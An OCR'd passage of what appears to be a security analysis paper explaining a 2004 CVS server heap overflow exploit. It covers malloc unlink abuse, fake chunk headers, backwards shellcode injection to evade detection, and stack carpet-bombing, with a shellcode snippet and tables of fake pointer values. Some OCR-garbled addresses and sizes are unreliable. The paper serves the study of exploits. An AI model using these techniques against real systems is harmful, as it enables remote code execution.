
In addition to the "/bin/sh" obfuscation described previously, the shellcode is injected backwards, one character at a time, providing further obfuscation. A search for "/bin/sh" (or any contiguous shellcode) in a packet capture will fail. An intrusion detection system searching for shellcode strings will also likely fail. Even human analysis may be thwarted (for a time, as this author discovered) while searching packet captures for signs of the shellcode.

The 'dot' characters displayed by Ethereal are actually non-printable characters that Ethereal displays as '.'. These characters are critical for analysis of what's happening.

The key parts to understanding this attack are in the data portion of the packets. Use 'tcpflow'[27] to isolate the data portion of the attack. A simple and effective

[26] 1987-1876+1 == 112, and we have 115 shellcode bytes. 3 bytes are not sent; this is due to the previously described 'bad address' avoidance. See below for the play-by-play.
[27] http://www.circlemud.org/~jelson/software/tcpflow/

way to view this data is with 'less'.[28] Less will display printable characters, and the hex representation (in reverse video) of non-printable characters. Here's the initial "BBB" section of the packet capture isolated with tcpflow and viewed with 'less':



The control characters represent fake heap chunk headers, containing size and address pointers. These fake headers are embedded in data portions of chunks allocated for repeated CVS "Entry" commands, and reside in the allocated data portion of the heap (for now).

Heap school

This attack is complex: the best way to analyze the technique being used here is to dig into the internals of malloc. Next on the agenda are chunks, unlink, malicious unlinks, and consolidation.

Chunks 101


Chunks are areas of memory that are dynamically allocated via commands such as malloc (memory allocation), and are later returned to the available memory pool via free():

> free() frees the memory space pointed to by ptr, which must have been returned by a previous call to malloc(), calloc() or realloc()[29]

Here's an illustration of an allocated heap chunk, from Doug Lea's malloc.c[30]

```
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of previous chunk, if allocated            | |
```


[28] http://www.gnu.org/software/less/less.html
[29] # man 3 free, Gentoo Linux 1.2. http://www.gentoo.org
[30] ftp://g.oswego.edu/pub/misc/malloc.c



The first field is PREV_SIZE, or the size of the previous chunk. The next field is the SIZE of the current chunk. The "P" section of the SIZE field is for PREV_INUSE, which determines whether the previous chunk is unallocated.[31]

A key point to keep in mind is chunk management information is stored 'in band'[32] with user data. A program which is able to overflow user data may be able to alter the chunk management information.

Here is an illustration of an unallocated heap chunk, based on an illustration from Doug Lea's malloc.c[33]



[34]

The difference is the addition of the Forward pointer (called fd) and Back pointer (called bk). These pointers are part of a doubly-linked list (forwards and backwards), which are used to consolidate unallocated heap chunks when they are free()ed. free() will remove the chunk from the linked list via the unlink() function.

It's also important to note that data in an allocated chunk begins where the fd and bk pointers are located in an unallocated chunk.

Here is a simple diagram of a heap doubly-linked list:


---

[31] SIZE is always a multiple of 8; the 3 least significant bits are not used (or needed) for SIZE and may be used for flags. In addition to PREV_INUSE, the 2nd bit is the IS_MMAPPED flag. Glibc2.3 added a 3rd flag for NON_MAIN_ARENA.

[32] The term 'in band' is *from Once Upon a Free()*,http://www.phrack.org/phrack/57/p57-0x09

[33] malloc.c

[34] Offsets added for clarification



[35]

Forward ‘fd’ pointers link forwards; Back ‘bk’ pointers link backwards.

Unlink 101

Here is the unlink() function from malloc.c, with comments added by ‘Nipon; in *Overwriting .dtors using Malloc Chunk Corruption*:

```
/* This removes p from the linked list, stranding it in memory */

 #define unlink(P, BK, FD) {  \
   FD = P->fd;  \ //FD made pointer to the chunk forward in list
   BK = P->bk;  \ //BK made pointer to the chunk previous in list
   FD->bk = BK; \ //[A] pointer to previous chunk is assigned to bk of next chunk
   BK->fd = FD; \ //[B] pointer to next chunk is assigned to fd of prev chunk
}
```
[36]

The doubly-linked list of free chunks will be updated via two writes to memory at [A] and [B][37]. The writes will occur at the respective values for BK and FD, adjusted for the offsets shown previously in the unallocated heap chunk diagram: 8 bytes for fd, and 12 bytes for bk:


A. BK is copied to the forward (FD) chunk (plus 12 bytes to the bk field).
B. FD is copied to the previous (BK) chunk (plus 8 bytes to the fd field)

This diagram shows the changes to the bk and fd pointers after this operation:

The changed bytes are in red. Here are the unlink steps:

A. chunk3’s bk is overwritten with the 4-byte address of chunk1
B. chunk1’s fd is overwritten with the 4-byte address of chunk3

The result is chunk2 is removed from the list:



[35] ‘ps’ is prev_size, ‘sz’ is size
[36] http://www.infosecwriters.com/texts.php?op=display&id=19
[37] [A] and [B] construct from *Overwriting .dtors using Malloc Chunk Corruption*

Malicious unlinks

For an attacker, the key feature of unlink() is the ability to write two 4-byte words to memory (the new fd and bk pointers). A fake heap chunk header which is shifted into position via a heap overflow may be used to overwrite virtually any 4-byte word in memory.

Our attack uses unlink step [A] to first copy the shellcode to memory, and then 'bomb' the stack with the shellcode return address.

The writes at unlink step [B] also occur, and present challenges for the attack, including overwriting a portion of the shellcode and the stack. These challenges are addressed by the exploit; see below for details.

A good description of the technique for using 'unlink' to overwrite 4-byte words in memory can be found in 'Overwriting .dtors using Malloc Chunk Corruption by Nipon':

> Now look at the code to see where we can change execution with the control of the chunk that we have. The unlink code is most interesting in this situation, because with control of the "fd" and "bk" pointers, we can specify what to write, and where to write it.
>
> Here is how we will do it:
>
> - Write the address of the memory we wish to overwrite in "fd". This will be somewhere that execution will jump to like a function pointer.
> - Write the address we wish to place in this memory into "bk" (probably the address of our shell code).[38]

For sake of clarity, in step [A] the fd pointer may be called 'where to write' and the bk pointer may be called 'what to write.'[39] The roles are reversed for [B], as explained later.

Backward and Forward consolidation

free()ed chunks are consolidated in memory via 2 techniques: backward consolidation and forward consolidation. As their names suggest:

- backward consolidation: consolidate an unallocated chunk with the previous unallocated chunk
- forward consolidation: consolidate an unallocated chunk with the next unallocated chunk.

Our attack leverages forward consolidation; see below for details.

---

[38] http://www.infosecwriters.com/texts.php?op=display&id=19


[39] Terms also inspired by 'Advanced Doug lea's malloc exploits', http://www.phrack.org/show.php?p=61&a=6

Further study for heap school

For the sake of this paper, we will only cover parts of the heap central to this attack. There is much more to learn: bins, arenas, frontlink() vs. unlink, the wilderness, etc. See the list of references for some great sources for further heap study.

Preparing the stack bomb

Back to the attack: here's a close-up of the previous 'less' graphic map of the bogus heap chunk headers, beginning with the line "Entry B1imetosleep":



Here's how these bogus chunk headers will map to the heap:


PREV_SIZE	SIZE	fd pointer 'where to write'	bk pointer 'what to write'
0x42424242	0xfffff8	0xbfffe1f4	0xbfffe0be
0x42424242	0xfffff8	0xbfffe1f8	0xbfffe0be
0x42424242	0xfffff8	0xbfffe1fc	0xbfffe0be
0x42424242	0xfffff8	0xbfffe204	0xbfffe0be
0x42424242	0xfffff8	0xbfffe208	0xbfffe0be
0x42424242	0xfffff8	0xbfffe20c	0xbfffe0be
0x42424242	0xfffff8	0xbfffe210	0xbfffe0be
0x42424242	0xfffff8	0xbfffe214	0xbfffe0be
0x42424242	0xfffff8	0xbfffe218	0xbfffe0be
etc…	etc…	0xbfffe21c	0xbfffe0be

Beginning with the line "Entry B1imetosleep" there are 16 bytes of interest, which represent the fake PREV_SIZE, SIZE, "fd," and "bk" values, respectively.

The PREV_SIZE field is 0x42424242 (the last 4 “B”s before the SIZE field), which is an arbitrary value that has no impact in the exploit. The next 4 bytes are: <f8><ff><ff><ff>. They represent the chunk SIZE field, set to 0xfffffff8, or decimal -8. The next 4 bytes represent the ‘fd’ pointer (‘where to write’), which is set to address 0xbfffe1f4. The final 4 bytes represent the bk pointer (‘what to write’), which is set to 0xbfffe0be.

In this section the fd pointer of each fake chunk header is usually (see below) incremented by 4 bytes (the bd and size fields remain the same). In other words, the ‘what’ field remains constant while the ‘where’ field increments. This process starts at 0xbfffe1f4 and continues until fd=0xbfffffb4 (line “Entry B1875tosleep…”). The section containing the shellcode follows.

Here’s a close-up of the switch:



Why attempt to inject 1875 of these (non-shellcode) chunk headers into memory? The goal of this section is to overwrite a contiguous region of 4-byte words in the stack with the return address of our shellcode.

As the fd pointers are written to memory via unlink() (starting near the top of memory, and working down), the stack will be overwritten (from the bottom towards the top), eventually overwriting a return address with the address of the shellcode. At that point, program execution will be transferred to the specified address (our shellcode). In this case, the return address was 0xbffffbc4.

Solar Designer mentioned this approach in one of the first heap overflow analyses, *JPEG COM Marker Processing Vulnerability in Netscape Browsers*:

> Now we need to decide what pointer we want to overwrite (there's not that much use in overwriting a non-pointer with an address). A good candidate would be any return address on the stack. That would work,

> but not be very reliable as the location of a return address depends on how much other data is on the stack, including program arguments, and that is generally not known for a remote attack. A better target would be a function pointer[40]

The exploit author solved the 'generally not known for a remote attacker' issue by carpet-bombing the stack with our shellcode address. See below for the blow-by-blow of the stack bombing run.

Bomb or Smash?

It is tempting to use the term 'smash the stack' (made famous by Aleph One in *Smashing The Stack For Fun And Profit*[41]) to describe what's being set up in this stage of the attack. The Jargon file defines smashing the stack as:

> **smash the stack**
>
> [C programming] n. To corrupt the execution stack by writing past the end of a local array or other data structure. Code that smashes the stack can cause a return from the routine to jump to a random address, resulting in some of the most insidious data-dependent bugs known to mankind. Variants include `trash' the stack, scribble the stack, mangle the stack; the term *mung* the stack is not used, as this is never done intentionally.[42]

The *heap* is 'smashed' "by writing past the end of a local array or other data structure," and then subverted via unlink() to 'bomb' the stack with repeated 4-byte words, systematically overwriting it while searching for a return address.

We will use these terms:

- Smash the stack: Corrupt the stack by overflowing a buffer
- Smash the heap: Corrupt the heap by overflowing a buffer
- Stack bomb: overwrite the stack via a heap smash
- Stack scatter-bomb: write data to random addresses in the stack
- Stack carpet-bomb: systematically overwrite most addresses in the stack

I could not find a formal name for the stack 'bomb' technique used by the exploit, so I coined the last 3 terms for this paper.

Injecting the shellcode


Here's the first line of shellcode from the exploit:

---

[40] http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt
[41] http://www.phrack.org/show.php?p=49&a=14
[42] http://www.clueless.com/jargon3.0.0/smash_the_stack.html

"\xeb\x15\x42\x4c\x34\x43\x4b\x48\x34\x37\x20\x34\x20\x4c\x31\x46\x33"[43]

Here is a subset of the relevant section of the packet capture, viewed with less:



Note that <EB> represents “\xeb”, “^U” represents “\x15”, etc.

What this will mean to the heap:

SIZE	fd pointer ‘where to write’	bk pointer ‘what to write’	Last byte of bk
0xfffff8	0xbffffe0b2	0xbfffeeb	<EB>
0xfffff8	0xbffffe0b3	0xbffffe15	(“^U” in ASCII)
0xfffff8	0xbffffe0b4	0xbffffe42	(“B” in ASCII)
0xfffff8	0xbffffe0b5	0xbffffe4c	(“L” in ASCII)
0xfffff8	0xbffffe0b6	0xbffffe34	(“4” in ASCII)
0xfffff8	0xbffffe0b7	0xbffffe43	(“C” in ASCII)
0xfffff8	0xbffffe0b8	0xbffffe4b	(“K” in ASCII)
0xfffff8	0xbffffe0b9	0xbffffe48	(“H” in ASCII)
0xfffff8	0xbffffe0ba	0xbffffe34	(“4” in ASCII)
0xfffff8	0xbffffe0bb	0xbffffe37	(“7” in ASCII)
Etc…	Etc…	Etc…	Etc…

[44]

[43] http://www.packetstormsecurity.org/0405-exploits/cvs_linux_freebsd_HEAP.c
[44] PREV_SIZE is not important, and is omitted

Note that bk ('what to write') references legitimate addresses in the stack region of memory, but last byte of each chunk's bk contains a shell code character. The requirement for using legitimate addresses was also described by Solar Designer:

> The overwritten pointers each serve as both the address and the data being stored, which limits our choice of data: it has to be a valid address as well, and memory at that address should be writable.[45]

The previous chart shows the fd pointer ('where to write') increments by 1 byte for each bogus chunk (containing 1 shellcode byte). This means 3 of the 4 bytes of the bk address copied to fd will be overwritten by the next unlinked chunk: 1 byte will not be overwritten. On a little-endian system, that will be the least significant byte, or in our case, the shellcode byte. See below for a blow-by-blow description of this process.

Overflowing chunks

All of the fake heap chunk headers have been inserted. The exploit then sends 15,888 (1986 * 8) lines comprised of:

```
Is-modified 0imetosleep
Is-modified 0imetosleep
Is-modified 0imetosleep
Is-modified 0imetosleep
Is-modified 0imetosleep
Is-modified 0imetosleep
Is-modified 0imetosleep
Is-modified 0imetosleep
Is-modified 1imetosleep
Is-modified 1imetosleep
```

…etc.

Note that each "Is-modified" call is referenced to the respective earlier "Entry" call (which contained the bogus chunks and embedded shellcode).

In other words, this Entry command:

```
Entry B1imetosleep/BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB.....BBBBBBBB/
```

…is now associated in memory by the CVS server with this Is-modified command:

```
Is-modified 1imetosleep
```

[45] http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt

Until now, all data has been inserted into the heap via CVS "Entry" commands, and no buffers have been overflowed. Fake heap chunk headers exist within this data, awaiting shift into memory which will be treated as actual heap chunk headers.

"Is-modified" is called 8 times for each respective Entry. Each additional Is-modified triggers an 'off by one' error. When called repeatedly, the allocated chunk overflows into the next chunk.

Remember Stefan Esser's description of the attack from above: "This allows to insert M or = chars into the middle of a user supplied string one by one for every call to one of these functions."[46]

Here's the result of the repeated one-byte heap overflows on the cvspserver variable "p->entry":[47]

Note the extra "M" characters appended in succession to each Is-Modified command. The first "M" is allocated, the other 7 are not, and overflow the chunk.

Below is a representation of a chunk boundary (from Once Upon a Free):

```
[buffer .... ] | [ prev_size ] [ size ] [ fd ] [ bk ][48]
```

Here's a simplified version of what the repeated overflows will overwrite ('.' represents generic buffer content):


```
[buffer .........................ize ] [ fd ] [ bk ]
```

The CVS server allocates 2 heap chunks in succession for each Entry:

- Entry chunk (the CVS Entry string, 88 bytes)
- timefield chunk (the "M"odified flag, 16 bytes).

[46] http://security.e-matters.de/advisories/092004.html
[47] Add 'syslog (LOG_DAEMON | LOG_ERR, p->entry);' to server.c file, which logs the (overflowing) p->entry string via syslog
[48] http://www.phrack.org/phrack/57/p57-0x09

Here is how these chunks are allocated during the attack before the overflow (for the ‘B2imetosleep...’ chunk from the above graphic:



The first chunk in the above graphic is the CVS ‘Entry’, which has a size of 88 bytes (hex 0x58). The 2nd chunk is the CVS ‘timefield’ variable, which has a size of 16 bytes (hex 0x10).

For each chunk 8 bytes are allocated for PREV_SIZE and SIZE. The next 8 bytes in an unallocated chunk are the ‘fd’ and ‘bk’ pointers (shown in gray above); an allocated chunk uses those same 8 bytes for data.

The minimum allocation for a heap chunk is 16 bytes (The size of PREV_SIZE + SIZE + fd +bk). ‘timefield’ was designed to contain 2 bytes maximum (‘M” and a NULL byte), so 16 bytes are allocated for it (SIZE == 0x10).

The 7 additional calls to is-modified append additional “M” (for modified) to the end of both the Entry and timefield chunks. As a result, both chunks overflow into their respective next chunks:

etc…

Red bytes are overflowed. As a result, the following values of the respective next chunks are changed:

- timefield's PREV_SIZE: from 0x58 to 0x4d4d4d4d ("MMMM")
- timefield's SIZE: from 0x16 to 0x4d ("M")
- next entry's PREV_SIZE: from 0x16 to 0x0 (0)

Moving the goalposts

A key change is timefield's new SIZE. Here is a partial diagram of a chunk header, which we saw in Heap School:

```
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+ offsets:
        |             Size of previous chunk                            | +0 bytes
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
`head:' |             Size of chunk, in bytes                         |P| +4 bytes
  mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+[49]
```

[49] ftp://g.oswego.edu/pub/misc/malloc.c

Note the ‘P’ in the SIZE field. The least significant bit of SIZE is the PREV_INUSE flag: that bit is not part of SIZE. Here is a bitwise representation of an ASCII “M, the new SIZE:


```
01001101 == "M" == 0x4d == 77
```

The least significant bit is ‘1’, meaning the previous chunk is marked as allocated (previous chunk ‘in use’). To calculate our actual size, treat the 2 least significant bits as a zero:

```
01001100 == "L" == 0x4c == 76
```

The size of the timefield chunk has been reset from 16 to 76 bytes. What does the addition of 60 bytes to the chunk’s size accomplish? When timefield is free()ed, the next chunk will be consolidated with the current chunk via forward consolidation. The next chunk’s location is determined by adding the SIZE of the current chunk to the current chunk’s address.

SIZE is now 76 bytes, so the chunk boundary is moved 60 bytes into the middle of the next chunk:



The new fake chunk boundary lines up perfectly with our fake heap chunk header.

Forcing forward consolidation

When the timefield chunk is free()ed, the PREV_INUSE bit will be checked to see if the previous chunk is allocated. The timefield chunk's fake SIZE field set that bit (small black box above '4c' in the size field) to 1. That means the previous chunk is considered allocated, so backwards consolidation won't occur. That leaves forward consolidation.


The chunks are:

1. timefield chunk
2. fake chunk
3. 3rd chunk

To see if chunk #2 (our fake chunk) is unallocated, the PREV_INUSE bit of the 3rd chunk is checked. If PREV_INUSE of the 3rd chunk is not set, the 2nd chunk (our fake chunk) is unallocated, and will be unlinked via forward consolidation.

The 3rd chunk's location is determined by adding the size of the 1st chunk (76 bytes), plus the size of the 2nd fake chunk (set to 0xfffffff8, or decimal -8). The 3rd chunk is 68 bytes from the first.

For the purposes of forward consolidation, a fake chunk boundary is created 8 bytes before the 2nd chunk:



The SIZE field of the fake 3rd chunk is ASCII "BBBB", or hex 0x42424242. The PREV_INUSE flag is in the least significant byte. Here is a binary representation of that byte:

```
"B" == 0x42 == 01000010
```

PREV_INUSE (the least significant bit) of the 3rd chunk is zero. Chunk #2 (our faked chunk) is considered unallocated, and will be unlinked and consolidated with the 1st chunk via forward consolidation.

When the fake chunk is unlinked 'what' will be copied to 'where'. This process will repeat as each fake chunk header is unlinked: the shellcode will be copied to memory, and then the stack will be bombed with the address of the shellcode, triggering the exploit.

A note on the faked SIZE: -8. A small number is required for the SIZE variable to ensure that the fake 3rd chunk's PREV_INUSE bit is in memory easily located (and controlled) by the exploit. The data portion of the current or adjacent chunks would work fine.

A small positive SIZE would work, but is problematical: a SIZE of 0x20 would require embedded SIZE field of 0x00000020, and the NULL bytes would break the input string.

The exploit author chose a negative SIZE, which is embedded in the chunk as 0xfffffff8. Those bytes are safe to pass via a CVS Entry string.

